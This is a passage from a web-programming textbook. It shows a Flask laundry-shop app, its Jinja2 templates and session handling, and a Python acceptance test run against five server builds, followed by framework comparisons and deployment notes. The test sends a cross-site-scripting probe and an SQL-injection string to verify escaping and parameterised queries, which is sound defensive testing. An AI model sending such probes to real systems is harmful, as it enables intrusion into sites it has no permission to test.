        values, errors = rules.validate_bill(request.form, store())
        if errors:
            return render_template("bill_new.html", services=store().services(),
                                   values=values, errors=errors), 422
        user = session["user"]
        bill_id = store().create_bill(values["customer"], values["service"],
int(values["units"]),
```

Listing 10.49 (Continued) *The second half of python/app.py: one view function per route, the error handlers, the clock, and the development server's entry point.*

```
                                        values["rack"], user["id"], user["outlet"], now())
        return redirect(url_for("show_bill", bill_id=bill_id), code=303)

    @app.get("/bills/<bill_id>")
    @login_required
    def show_bill(bill_id):
        bill = store().bill(bill_id.upper())
        if bill is None:
            abort(404, "There is no bill %s." % bill_id)
        return render_template("bill_show.html", bill=bill, rupiah=rules.rupiah)

    @app.errorhandler(403)
    @app.errorhandler(404)
    def error_page(error):
        title = "Not allowed" if error.code == 403 else "Not found"
        return render_template("error.html", title=title, message=error.description),
error.code

    return app


def now():
    """The shop's clock; LAUNDRY_NOW='2026-09-30 21:00:00' freezes it for tests."""
    return os.environ.get("LAUNDRY_NOW") or datetime.datetime.now().strftime("%Y-%m-%d
%H:%M:%S")


if __name__ == "__main__":
    create_app().run(host="127.0.0.1", port=int(os.environ.get("PORT", "9004")))
```

The routes are **decorators** on the view functions: `@app.get("/customers")` binds that address to `customers()`, and `@app.get("/bills/<bill_id>")` captures a path segment and passes it as an argument, as the PHP regex group, the servlet's `getPathInfo()` and Razor's `{id}` did. Flask sorts its rules by how specific they are, so `/bills/new` is matched as a literal before `/bills/<bill_id>` is tried: the third framework in this chapter to prefer the exact route, each by its own mechanism.

`abort(403, "Washers do not take new bills.")` raises an exception that stops the view; `@app.errorhandler(403)` catches it and renders `error.html` with the message. `render_template(…), 422` returns a page and a status together, as a tuple. And `redirect(url_for("show_bill", bill_id=bill_id), code=303)` builds the address from the view's name, like Razor's `RedirectToPage`, and sends 303. The unauthenticated redirect in `login_required` uses Flask's default, 302; that small inconsistency is left in deliberately, because **Table 10.4** records exactly what each build sends.

10.9.3 Jinja2: escaping by default, and a layout by inheritance

Listing 10.50 is the layout, and **Listing 10.51** the customer list.

Listing 10.50 `templates/base.html`: the layout. `{% block main %}` is the hole each page fills.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{{ title }} · Profitina Laundry</title>
<link rel="stylesheet" href="/static/style.css">
</head>
<body>
<header class="top">
  <img src="/static/profitina-logo-horizontal.png" alt="Profitina">
  <span class="stack">Python Flask + Jinja2</span>
  {% if user %}
  <nav>
    <a href="/customers">Customers</a>
    <a href="/bills/new">New bill</a>
    <form class="inline" method="post" action="/logout">
      <input type="hidden" name="csrf" value="{{ csrf }}">
      <button class="linkish">Log out {{ user.name }}</button>
    </form>
  </nav>
  {% endif %}
</header>
<main>
{% block main %}{% endblock %}
</main>
</body>
</html>
```

Listing 10.51 `templates/customers.html`: `{% extends %}` names the layout, and the page supplies only its title and its block. Every `{{ … }}` is escaped.

```
{% extends "base.html" %}
{% set title = "Customers" %}
{% block main %}
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="{{ q }}">
  <button>Search</button>
</form>
<p class="count">{{ total }} customer{{ "" if total == 1 else "s" }} found{% if total >
rows|length %}, showing the first {{ rows|length }}{% endif %}.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  {% for c in rows %}
  <tr><td>{{ c.id }}</td><td>{{ c.name }}</td><td>{{ c.phone }}</td><td>{{ c.email
}}</td></tr>
  {% endfor %}
</table>
{% endblock %}
```

Jinja2 [8] works by *inheritance*: a page says which layout it extends and fills the layout's named blocks, instead of including a header and a footer. The effect is the same as Razor's `_Layout` with `@RenderBody()`. And like Razor, Flask configures Jinja2 to **escape by default** in `.html` templates: `{{ c.name }}` is encoded, and printing raw HTML requires the `| safe` filter, which is therefore the phrase to look for in a review.

10.9.4 The session is a signed cookie

Flask's session looks like PHP's — a dictionary, `session["user"] = …` — but it is stored the way ASP.NET Core stores its login: in the cookie. The difference is that Flask's cookie is **signed but not**

encrypted. The probe of Section 10.10 captured the session cookie that the Flask build set when the cashier logged in; its first part is Base64, and decoding it gives

```
{"user":{"id":"E0004","name":"Dewi Lestari Putri","outlet":"O01","role":"cashier"}}
```

Anyone holding the cookie can read that. What nobody can do without `SECRET_KEY` is *change* it: the second and third parts of the cookie are a timestamp and an HMAC signature over the data, and Flask rejects a cookie whose signature does not match. So the rule is: put in Flask's session only what the user may see, and never anything secret. The build stores the employee's id, name, role and outlet — facts the cashier already knows — and the CSRF token, which protects the cashier and is useless to anyone else.

Because the session contents are signed with `SECRET_KEY`, that key *is* the security of every login. `create_app` reads it from `LAUNDRY_SECRET_KEY` and, if that is not set, invents a random one at start-up — convenient for development, since every restart simply logs everyone out, and a trap in production, as Section 10.12.4 will show with real output.

10.9.5 Data access with `sqlite3`

`store.py` uses Python's built-in `sqlite3` module. **Listing 10.52** is its transaction.

Listing 10.52 `Store.create_bill`: `with self.db:` commits the transaction if the block finishes and rolls it back if an exception escapes it.

```
    def create_bill(self, customer_id, service_id, units, rack, employee_id, outlet_id,
now):
        """Insert the bill and its first StatusLog row in one transaction; return the new
id."""
        with self.db:                                    # COMMIT at the end, ROLLBACK on
error
            price = self.db.execute("SELECT price FROM Service WHERE id = ?",
                                    (service_id,)).fetchone()[0]
            last = self.db.execute("SELECT MAX(id) FROM Bill").fetchone()[0]
            bill_id = "B%04d" % (int(last[1:]) + 1 if last else 1)
            self.db.execute(
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                " Customer_id, Employee_id, Service_id, Outlet_id)"
                " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)",
                (bill_id, now, rack, units, int(price) * units,
                 customer_id, employee_id, service_id, outlet_id))
            self.db.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id)"
                            " VALUES (?, 'queued', ?, ?)", (bill_id, now, employee_id))
        return bill_id
```

`sqlite3` uses `?` placeholders, like PDO and JDBC. `row_factory = sqlite3.Row` lets templates write `c.name` for a column, as PDO's `FETCH_ASSOC` and the Java records did. For MySQL, the same statements run through PyMySQL, whose placeholder is `%s`; that one difference is why larger Python projects use SQLAlchemy, which hides it.

10.9.6 Running it

From `python`, after `pip install -r requirements.txt` in a virtual environment (Section 1.16), `python app.py` starts Flask's development server on port 9004. The acceptance test passed all eighteen checks. Section 10.12.4 runs the same application under gunicorn.

10.10 One Acceptance Test for Every Server

10.10.1 Testing from the outside

Every build could have been given unit tests in its own language, and real projects should have them. This chapter needs something else: one test that does not know what language the server is written in, so that "the five builds implement the same feature set" is a claim that can be checked rather than believed. An **acceptance test** of that kind behaves like a user with a browser. It sends HTTP requests, reads the status codes, headers and HTML that come back, and decides whether the application does what **Table 10.1** says.

`acceptance/acceptance.py` is written in Python with only the standard library — `urllib.request` for HTTP, `http.cookiejar` for cookies, `html.parser` for reading forms — so that it runs on any machine that has Python, with nothing to install. **Listing 10.53** is its first half, the "careful browser".

Listing 10.53 The first half of `acceptance/acceptance.py`: a browser that keeps cookies, submits the hidden fields of a form, and hands redirects back instead of following them.

```
#!/usr/bin/env python3
"""One acceptance test for all five versions of the Chapter 10 Laundry pages.

    python acceptance.py http://127.0.0.1:9004

Standard library only. It behaves like a careful browser: it keeps cookies, submits the
hidden fields every form carries, and does NOT follow redirects, so it can check them.
Run it against a server that uses a fresh copy of data/laundry.db.
"""
import html.parser
import re
import sys
import urllib.error
import urllib.parse
import urllib.request
from http.cookiejar import CookieJar


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args, **kwargs):
        return None                     # hand the 3xx back to us instead of following it


class Forms(html.parser.HTMLParser):
    """Collects the hidden inputs of every <form>, keyed by the form's action."""
    def __init__(self):
        super().__init__()
        self.forms, self.current = {}, None

    def handle_starttag(self, tag, attrs):
        a = dict(attrs)
        if tag == "form":
            self.current = self.forms.setdefault(a.get("action") or "", {})
        elif tag == "input" and self.current is not None and a.get("type") == "hidden":
            self.current[a.get("name")] = a.get("value") or ""

    def handle_endtag(self, tag):
        if tag == "form":
            self.current = None
```

Listing 10.53 (Continued) *The first half of acceptance/acceptance.py: a browser that keeps cookies, submits the hidden fields of a form, and hands redirects back instead of following them.*

```
class Browser:
    def __init__(self, base):
        self.base = base.rstrip("/")
        self.prefix = urllib.parse.urlparse(self.base).path    # "" or a context path,
/laundry
        self.opener = urllib.request.build_opener(
            urllib.request.HTTPCookieProcessor(CookieJar()), NoRedirect)

    def request(self, path, data=None):
        body = urllib.parse.urlencode(data).encode() if data is not None else None
        try:
            with self.opener.open(self.base + path, body, timeout=30) as r:
                return r.status, r.headers, r.read().decode("utf-8")
        except urllib.error.HTTPError as e:            # 3xx, 4xx and 5xx arrive here
            return e.code, e.headers, e.read().decode("utf-8", "replace")

    def hidden(self, path, action):
        """GET a page and return the hidden fields of its form that posts to `action`."""
        status, _, text = self.request(path)
        parser = Forms()
        parser.feed(text)
        return parser.forms.get(self.prefix + action, {})


def location(headers, prefix=""):
    """The path a redirect points to, without the context path (if the app has one)."""
    path = urllib.parse.urlparse(headers.get("Location", "")).path
    return path[len(prefix):] if prefix and path.startswith(prefix) else path
```

Two design choices make the test fair to every build. It **does not follow redirects**: `NoRedirect` returns `None`, so a 302 or 303 comes back to the test as a response with a `Location` header, which the test can inspect. And it **never knows the name of the anti-forgery field**: `hidden()` fetches the page, parses its form, and returns *all* hidden inputs, whatever they are called — `csrf` in four builds, `__RequestVerificationToken` in ASP.NET Core. A browser works the same way; it submits whatever the form contains. That is why the test caught the missing token of Section 10.8.5 without having been written to look for it.

Listing 10.54 is the second half: the eighteen checks, in the order a person would meet them.

Listing 10.54 The eighteen checks. Each one names a behavior of **Table 10.1**; a failure prints what was received instead.

```
def main(base):
    results = []

    def check(name, ok, detail=""):
        results.append(ok)
        print("%s %02d %s%s" % ("PASS" if ok else "FAIL", len(results), name,
                                 "" if ok else "  <-- " + detail))

    b = Browser(base)
    s, h, _ = b.request("/customers")
    check("anonymous /customers is sent to /login",
          s in (302, 303) and location(h, b.prefix) == "/login", "%s %s" % (s,
h.get("Location")))

    s, _, page = b.request("/login")
    badge = re.search(r'class="stack">([^<]*)<', page)
    print("     server says: %s" % (badge.group(1) if badge else "?"))
    check("login page has a form with a hidden token",
          s == 200 and b.hidden("/login", "/login") != {})

    s, _, page = b.request("/login", {"email": "kasir1@profitina-laundry.example",
                                      "password": "wrong", **b.hidden("/login",
"/login")})
    check("wrong password: 401 and one neutral message",
          s == 401 and "Wrong e-mail or password." in page, str(s))

    s, _, _ = b.request("/login", {"email": "kasir1@profitina-laundry.example",
                                   "password": "Kasir#2026"})
    check("login without the token is refused (400 or 403)", s in (400, 403), str(s))

    s, h, _ = b.request("/login", {"email": "kasir1@profitina-laundry.example",
                                   "password": "Kasir#2026", **b.hidden("/login",
"/login")})
    check("cashier logs in and lands on /customers",
          s in (302, 303) and location(h, b.prefix) == "/customers",
          "%s %s" % (s, h.get("Location")))

    s, _, page = b.request("/customers")
    check("all customers: 256 found, first 20 shown",
          s == 200 and "256 customers found, showing the first 20." in page
          and page.count("<tr>") == 21, str(s))

    s, _, page = b.request("/customers?q=budi")
    check("search 'budi' finds 3", "3 customers found." in page)

    s, _, page = b.request("/customers?q=0896-0000-9434")
    check("search by phone finds Nabila Rahman",
          "1 customer found." in page and "Nabila Rahman" in page)
```

Listing 10.54 (Continued) *The eighteen checks. Each one names a behavior of Table 10.1; a failure prints what was received instead.*

```
    s, _, page = b.request("/customers?q=" +
urllib.parse.quote("<script>alert(1)</script>"))
    check("search text is escaped, not executed",
          "<script>alert(1)" not in page and "&lt;script&gt;" in page)

    s, _, page = b.request("/customers?q=" + urllib.parse.quote("%' OR 1=1 --"))
    check("SQL typed into the search box is only text", "0 customers found." in page)

    s, _, page = b.request("/bills/new")
    check("new-bill form is shown to a cashier", s == 200 and 'name="units"' in page,
str(s))

    s, _, _ = b.request("/bills/new", {"customer": "C0001", "service": "S0002",
                                       "units": "3", "rack": "A05"})
    check("new bill without the token is refused (400 or 403)", s in (400, 403), str(s))

    token = b.hidden("/bills/new", "/bills/new")
    s, _, page = b.request("/bills/new", {"customer": "C9999", "service": "S0002",
                                          "units": "0", "rack": "Z99", **token})
    check("bad bill: 422 and three messages",
          s == 422 and "No customer with id C9999." in page
          and "Units must be a whole number from 1 to 100." in page
          and "A rack looks like A01 (rows A to C, 01 to 20)." in page, str(s))

    s, h, _ = b.request("/bills/new", {"customer": "c0001", "service": "S0002",
                                       "units": "3", "rack": "a05", **token})
    bill_path = location(h, b.prefix)
    check("good bill: redirect to /bills/<new id>",
          s in (302, 303) and re.fullmatch(r"/bills/B\d{4}", bill_path) is not None,
          "%s %s" % (s, h.get("Location")))

    s, _, page = b.request(bill_path)
    check("bill page: 3 kg express = Rp 36.000, queued, at Rungkut",
          s == 200 and "Rp 36.000" in page and "queued" in page and "Nabila Rahman" in page
          and "Profitina Laundry Rungkut" in page and "Dewi Lestari Putri" in page, str(s))
    print("     created %s" % bill_path.rsplit("/", 1)[-1])

    s, _, _ = b.request("/bills/B9999")
    check("unknown bill: 404", s == 404, str(s))

    s, h, _ = b.request("/logout", b.hidden("/customers", "/logout"))
    s2, h2, _ = b.request("/customers")
    check("log out, and /customers is closed again",
          s in (302, 303) and s2 in (302, 303) and location(h2, b.prefix) == "/login",
          "%s %s" % (s, s2))
```

Listing 10.54 (Continued) *The eighteen checks. Each one names a behavior of Table 10.1; a failure prints what was received instead.*

```
    w = Browser(base)
    w.request("/login", {"email": "cuci1@profitina-laundry.example", "password":
"Cuci#2026",
                          **w.hidden("/login", "/login")})
    s, _, page = w.request("/bills/new")
    check("a washer may not open the new-bill form: 403",
          s == 403 and "Washers do not take new bills." in page, str(s))

    print("%d passed, %d failed" % (results.count(True), results.count(False)))
    return 0 if all(results) else 1


if __name__ == "__main__":
    sys.exit(main(sys.argv[1] if len(sys.argv) > 1 else "http://127.0.0.1:9004"))
```

Look at the checks as a list of security properties as much as features. Check 04 and check 12 are CSRF protection. Check 03 is a neutral login error. Check 09 is output escaping; check 10 is SQL injection. Check 17 is that logging out really logs out. Check 18 is authorization — being logged in is not the same as being allowed. None of these is visible when an application is demonstrated by clicking through it, and every one of them has been missing from real applications.

To run it, start one build with a fresh copy of the database, then, in a second terminal, from the `Chapter10` folder:

```
python acceptance/acceptance.py http://127.0.0.1:9001
```

with the port of the build you started. The test creates a bill, so run each build on a fresh copy of `data/laundry.db`, or the new bill's number will not be B2954 (the test itself accepts any number).

10.10.2 The results

Table 10.3 is what happened in this book's build.

Table 10.3 The acceptance test in this book's build, each run against a fresh copy of the database with the clock frozen at 2026-09-30 21:00:00.

Build	Port	Result	Notes
PHP 8.4 + PDO, built-in server	9001	18 passed, 0 failed	**Listing 10.24**
Java HttpServer + JDBC	9002	18 passed, 0 failed	
ASP.NET Core Razor Pages, Kestrel	9003	18 passed, 0 failed	after the fix of Section 10.8.5; the first version passed 3
ASP.NET Core, `dotnet publish` output	9003	18 passed, 0 failed	Section 10.12.3
Flask, development server	9004	18 passed, 0 failed	
Flask under gunicorn, 2 workers, with `LAUNDRY_SECRET_KEY`	9005	18 passed, 0 failed	Section 10.12.4
Flask under gunicorn, 2 workers, without it	9005	12 passed, 6 failed	**Listing 10.56**
Servlet + JSP on Tomcat 11	8080	not run	Tomcat and JSTL unavailable (Section 10.6.7)

10.10.3 Where the builds differ on the wire

The test accepts either of two answers in two places, and a small probe script run beside it recorded exactly what each build sent. **Table 10.4** is the record.

Table 10.4 What each build actually sent, as recorded in this book's build. Every cookie was `HttpOnly` with `SameSite=Lax`; ASP.NET Core also sets an antiforgery cookie with `SameSite=Strict`.

Request	PHP	Java HttpServer	ASP.NET Core	Flask	Servlet (from the code)
`GET /customers`, not logged in	303 → `/login`	303 → `/login`	302 → `/login?ReturnUrl=%2Fcustomers`	302 → `/login`	302 → `/login`
`POST /login`, right password	303	303	302	303	303
`POST /bills/new`, valid	303	303	302	303	303
any `POST` without the token	403	403	400	403	403
login cookie	`PHPSESSID`, 32 characters	`SID`, 64 characters	`.AspNetCore.Cookies`, 560 characters, encrypted	`session`, signed data	`JSESSIONID`
one login, measured once	0.16 s	0.24 s	0.18 s	0.24 s	—

302 or 303. After a `POST`, the right answer is **303 See Other**: it tells the browser to fetch the new address with `GET`. **302 Found** originally meant "repeat the same request at another address", but browsers have always turned a `POST` into a `GET` when following it, and the HTTP specification [9] now permits exactly that. So both work in every browser; 303 says what is meant. PHP, the Java builds and Flask were told to send 303. ASP.NET Core's `Redirect` and `RedirectToPage` send 302, and so do the servlet API's `sendRedirect` and Flask's default `redirect`, which is why the anonymous-visitor row is mixed. It is a matter of precision, not of correctness, and it is exactly the kind of difference nobody notices until two systems are compared line by line.

403 or 400. A request without a valid CSRF token is refused by every build, before any page code runs. The four hand-written checks answer **403 Forbidden** — "I understood you and I refuse". ASP.NET Core's antiforgery filter answers **400 Bad Request** — "your request is malformed", since a valid request would carry the token. Both are defensible; what matters is that the page code never runs.

`ReturnUrl`. ASP.NET Core's cookie handler adds the address the visitor wanted, so that after login it could send them back there. The login page of this build ignores it and always goes to `/customers`. A page that *did* use it must check that it is a local address, or it becomes an *open redirect*: a link to the shop's login page that sends the victim, after a genuine login, to an attacker's look-alike site.

10.11 Side by Side

The previous sections followed one build at a time down the rows of **Figure 10.38**. This section reads the columns.

10.11.1 From an address to a piece of code

Table 10.5 puts the five routing mechanisms together.

Table 10.5 How each build turns an address into code. Three of the five put the route next to the code it runs; two keep all routes in one place.

Build	Where the routes are written	Form of one route	When two could match
PHP	one table in `public/index.php`	`['GET', '#^/bills/([A-Za-z][0-9]{4})$#', 'show_bill']`	the first row in the table wins
Servlet	an annotation on each class	`@WebServlet("/bills/*")`	exact beats path prefix beats extension beats default
HttpServer	a `switch` in `dispatch`	`case "GET /customers" -> …`	the `switch`, then the regex in `default`
ASP.NET Core	a directive at the top of each page	`@page "/bills/{id}"`	literal segments beat parameters
Flask	a decorator on each function	`@app.get("/bills/<bill_id>")`	rules sorted by specificity; static parts first

There are two philosophies in **Table 10.5**. PHP's table and the HttpServer's `switch` keep **all routes in one place**, so one file answers "what addresses does this application have?". The servlet annotations, Razor's `@page` and Flask's decorators keep **each route beside its code**, so one file answers "what address does this code serve?". Large applications in every framework end up wanting both answers; that is why ASP.NET Core and Flask can also list every route at run time (`flask routes` prints them).

And there is one rule every mechanism arrives at by its own route: when a fixed address such as `/bills/new` and a pattern such as `/bills/{id}` could both match, the fixed one must win. PHP relies on your ordering; the others enforce it.

10.11.2 Templates and escaping

Table 10.6 Templates in the five builds. The last column is the one to search for when reviewing code for cross-site scripting.

Build	Template language	Layout mechanism	Escaping	How to print raw HTML
PHP	PHP itself (`<?= ?>`)	capture the page, then include `layout.php`	**opt-in**: `e()`	just `<?= $x ?>`
Servlet + JSP	JSP with EL and JSTL	static include of `_top.jspf` and `_bottom.jspf`	**opt-in**: `<c:out>`	just `${x}`
HttpServer	Java text blocks	a `layout` method	**opt-in**: `esc()`	just `%s`
ASP.NET Core	Razor (`@`)	`_Layout.cshtml` with `@RenderBody()`	**automatic**	`@Html.Raw(x)`
Flask	Jinja2 (`{{ }}`, `{% %}`)	`{% extends %}` with blocks	**automatic**	the `safe` filter

Table 10.6 contains the single most important security difference of the chapter. In three builds, forgetting to escape one value is a cross-site-scripting hole and looks exactly like correct code. In two, forgetting is safe and the dangerous thing has a long, visible name. All five builds pass check 09, but for PHP, JSP and the text blocks that is because every value was escaped by hand, one at a time. When you choose a template engine, choose one that escapes by default.

10.11.3 Sessions, configuration, data

Figure 10.39 has already shown the two ways of remembering a login. **Table 10.7** puts that together with everything else.

Table 10.7 The four systems of the chapter, compared on the dimensions the builds exercised.

	PHP 8 + PDO	Servlet + JSP	ASP.NET Core Razor Pages	Flask
Language	PHP 8.4	Java 17+	C# 14 on .NET 10	Python 3.10+
Process model	a fresh start per request (shared-nothing)	one long-lived JVM, many threads	one long-lived process, many threads	one or more long-lived processes, one request each at a time (sync workers)
Entry point	`public/index.php`	the container reads the WAR	`Program.cs`	`create_app()`
Cross-cutting checks	top of the front controller	a `Filter`	middleware and conventions	`before_request`, decorators
Login state	file per session on the server	object per session in memory	encrypted claims in the cookie	signed data in the cookie
CSRF protection	hand-written	hand-written	built in, automatic	hand-written (or Flask-WTF)
Database API	PDO	JDBC	ADO.NET	`sqlite3` / DB-API
Placeholders	`?` or `:name`	`?`	`$name`, `@name`	`?` (`%s` in PyMySQL)
Configuration	a PHP file returning an array, plus `getenv`	`web.xml`, context parameters, JNDI, environment	layered: JSON files, environment, command line	`app.config` from environment variables
Development server	`php -S`	none built in (Tomcat, or the JDK HttpServer)	Kestrel, `dotnet run`	`flask run`, `app.run()`
What is deployed	the source files	a WAR file	the `dotnet publish` folder	the source files plus a virtual environment
Production server	Apache + mod_php, or nginx + PHP-FPM	Tomcat, Jetty, or a full Jakarta EE server	Kestrel behind IIS, nginx or a cloud load balancer	gunicorn or uWSGI behind nginx

Read **Table 10.7** for patterns, not for a winner. The **process model** row explains most of the others: PHP starts from nothing on every request, so its sessions must live in files and its configuration is read every time; the others keep a process alive, so they can hold a configured store, a connection pool and compiled templates in memory, but must be careful with anything shared between threads. The **login state** row splits the systems into two families that behave differently when the server restarts or is multiplied. And the **CSRF** row shows the value of a framework that makes the safe thing the default.

10.12 Deployment

"It runs on my laptop" and "it runs for the shop" are different statements. **Figure 10.40** draws what stands between the Internet and the code in a typical production setup of each system.




Figure 10.40 A production arrangement for each system. In every row a front web server handles TLS, static files and slow clients, and hands the rest to the program that runs the application.

The shape repeats. A **front server** — Apache, nginx or IIS — faces the Internet: it holds the TLS certificate for HTTPS, serves the stylesheet and images itself, and copes with slow or malicious clients. Behind it runs the **application server** that executes your code. Only PHP under `mod_php` merges the two into one process.

10.12.1 PHP: XAMPP and Apache, or nginx and PHP-FPM

On a Windows machine with XAMPP, the PHP build is deployed by giving Apache a virtual host for it, **Listing 10.55**.

Listing 10.55 `php/deploy/httpd-vhosts-laundry.conf`: Apache listens on 9001 as well, serves `php/public`, obeys its `.htaccess`, and passes the database location to PHP as an environment variable.

```
# Apache (XAMPP): add to xampp\apache\conf\extra\httpd-vhosts.conf, then restart Apache.
# Change the two paths to where the Chapter10 folder is on your machine.
Listen 9001
<VirtualHost *:9001>
    DocumentRoot "D:/WebPro/Chapter10/php/public"
    <Directory "D:/WebPro/Chapter10/php/public">
        AllowOverride All
        Require all granted
    </Directory>
    SetEnv LAUNDRY_DSN "sqlite:D:/WebPro/Chapter10/data/laundry.db"
</VirtualHost>
```

`AllowOverride All` is what makes Apache read `.htaccess`; without it the rewrite rules of **Listing 10.17** are ignored and every address except `/` answers 404. `SetEnv` puts `LAUNDRY_DSN` where `getenv` in **Listing 10.23** finds it. On a Linux server the common arrangement is nginx with **PHP-FPM**, the *FastCGI Process Manager*, which keeps a pool of PHP processes ready and hands each request to one — the shared-nothing lifecycle is unchanged, only the processes are reused. Deployment in both cases means copying files: there is nothing to build. This configuration was not run in this book's build, where Apache was not available.

10.12.2 Servlets and JSP: Tomcat

A Java web application is deployed as a single file, the WAR. Copy `ROOT.war` into Tomcat's `webapps` folder, or upload it on the Manager page of **Figure 10.15**, and Tomcat unpacks and starts it — and, if `autoDeploy` is on, redeploys it when a new WAR is copied over the old one. Tomcat can face the Internet directly, with a certificate configured on its HTTPS connector, but it is usual to put Apache or nginx in front, joined by HTTP or by the AJP connector that **Figure 10.12** showed on port 8009 — which must then be bound to `127.0.0.1` and protected by a secret, because an AJP port open to the network has been an attack route. Tomcat is itself a long-running Java process: on Windows it is installed as a service, on Linux run by `systemd`, and its memory is set with `-Xmx` in `setenv.sh` or `setenv.bat`. As Section 10.6.7 said, this book's build compiled and packaged the WAR but could not deploy it.

10.12.3 ASP.NET Core: Kestrel, IIS, and `dotnet publish`

An ASP.NET Core application is deployed as the output of `dotnet publish`. In this book's build,

```
dotnet publish -c Release -o publish
```

produced a folder of 276 kilobytes: `LaundryRazor.dll` with its `.deps.json` and `.runtimeconfig.json`, `appsettings.json`, `wwwroot`, and a `web.config` for IIS. That folder was then started with `dotnet LaundryRazor.dll` and an environment variable, `Laundry__CsvFolder`, pointing at the CSV files — the layered configuration of Section 10.8.2 at work, overriding the file without editing it — and the acceptance test passed all eighteen checks against it.

The `web.config` that `dotnet publish` generated is the whole of the IIS side:

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2"
resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\LaundryRazor.dll"
stdoutLogEnabled="false" stdoutLogFile=".\logs\stdout" hostingModel="inprocess" />
    </system.webServer>
  </location>
</configuration>
```

On Windows, IIS does not run the application itself. The **ASP.NET Core Module** (`AspNetCoreModuleV2`), installed with the *.NET Hosting Bundle*, receives the request in IIS and, with `hostingModel="inprocess"`, runs the application inside the IIS worker process, where Kestrel's request pipeline handles it. To deploy: install the Hosting Bundle once, create a site in IIS Manager (**Figure 10.20**) whose physical path (**Figure 10.21**) is the `publish` folder, and set its application pool to *No Managed Code*, because the .NET Framework CLR that the pool would otherwise load is not the one ASP.NET Core uses. On Linux the same folder runs as a `systemd` service with nginx in front, using exactly the kind of `proxy_pass` block shown for gunicorn in **Listing 10.57**. The IIS and nginx steps were not run in this book's build; the publish and the run were.

10.12.4 Flask: gunicorn, and a real deployment bug

Flask's development server says in its own start-up message that it is not for production. The usual production server on Linux and macOS is **gunicorn**, a WSGI server that starts one *master*

process and several *worker* processes, each of which runs its own copy of the application and serves one request at a time. gunicorn's documentation [10] suggests, as a starting point,

$$\text{workers} = 2 \times \text{CPU cores} + 1 \tag{10.3}$$

so that some workers can compute while others wait for the database or the network. By Equation (10.3), the two-core build machine would take five; two were enough for the experiment. The command was

```
LAUNDRY_SECRET_KEY=<64 random hex digits> gunicorn -w 2 -b 127.0.0.1:9005
"app:create_app()"
```

and gunicorn started like this:

```
[2026-09-23 22:02:24 +0700] [24287] [INFO] Starting gunicorn 26.2.0
[2026-09-23 22:02:24 +0700] [24287] [INFO] Listening at: http://127.0.0.1:9005 (24287)
[2026-09-23 22:02:24 +0700] [24287] [INFO] Using worker: sync
[2026-09-23 22:02:24 +0700] [24290] [INFO] Booting worker with pid: 24290
[2026-09-23 22:02:24 +0700] [24291] [INFO] Booting worker with pid: 24291
[2026-09-23 22:02:24 +0700] [24287] [INFO] Control socket listening at
/root/.gunicorn/gunicorn.ctl
127.0.0.1 - - [23/Sep/2026:22:02:27 +0700] "GET /customers HTTP/1.1" 302 199 "-" "Python-
urllib/3.11"
127.0.0.1 - - [23/Sep/2026:22:02:27 +0700] "GET /login HTTP/1.1" 200 806 "-" "Python-
urllib/3.11"
```

The acceptance test passed all eighteen checks. Then the same command was run *without* `LAUNDRY_SECRET_KEY`, and the test printed **Listing 10.56**.

Listing 10.56 The acceptance test against two gunicorn workers that each invented their own secret key. Which checks fail changes from run to run; that they fail does not.

```
PASS 01 anonymous /customers is sent to /login
     server says: Python Flask + Jinja2
PASS 02 login page has a form with a hidden token
FAIL 03 wrong password: 401 and one neutral message  <-- 403
PASS 04 login without the token is refused (400 or 403)
PASS 05 cashier logs in and lands on /customers
PASS 06 all customers: 256 found, first 20 shown
PASS 07 search 'budi' finds 3
PASS 08 search by phone finds Nabila Rahman
PASS 09 search text is escaped, not executed
PASS 10 SQL typed into the search box is only text
PASS 11 new-bill form is shown to a cashier
PASS 12 new bill without the token is refused (400 or 403)
FAIL 13 bad bill: 422 and three messages  <-- 403
FAIL 14 good bill: redirect to /bills/<new id>  <-- 403 None
FAIL 15 bill page: 3 kg express = Rp 36.000, queued, at Rungkut  <-- 302
     created
FAIL 16 unknown bill: 404  <-- 302
FAIL 17 log out, and /customers is closed again  <-- 403 302
PASS 18 a washer may not open the new-bill form: 403
12 passed, 6 failed
```

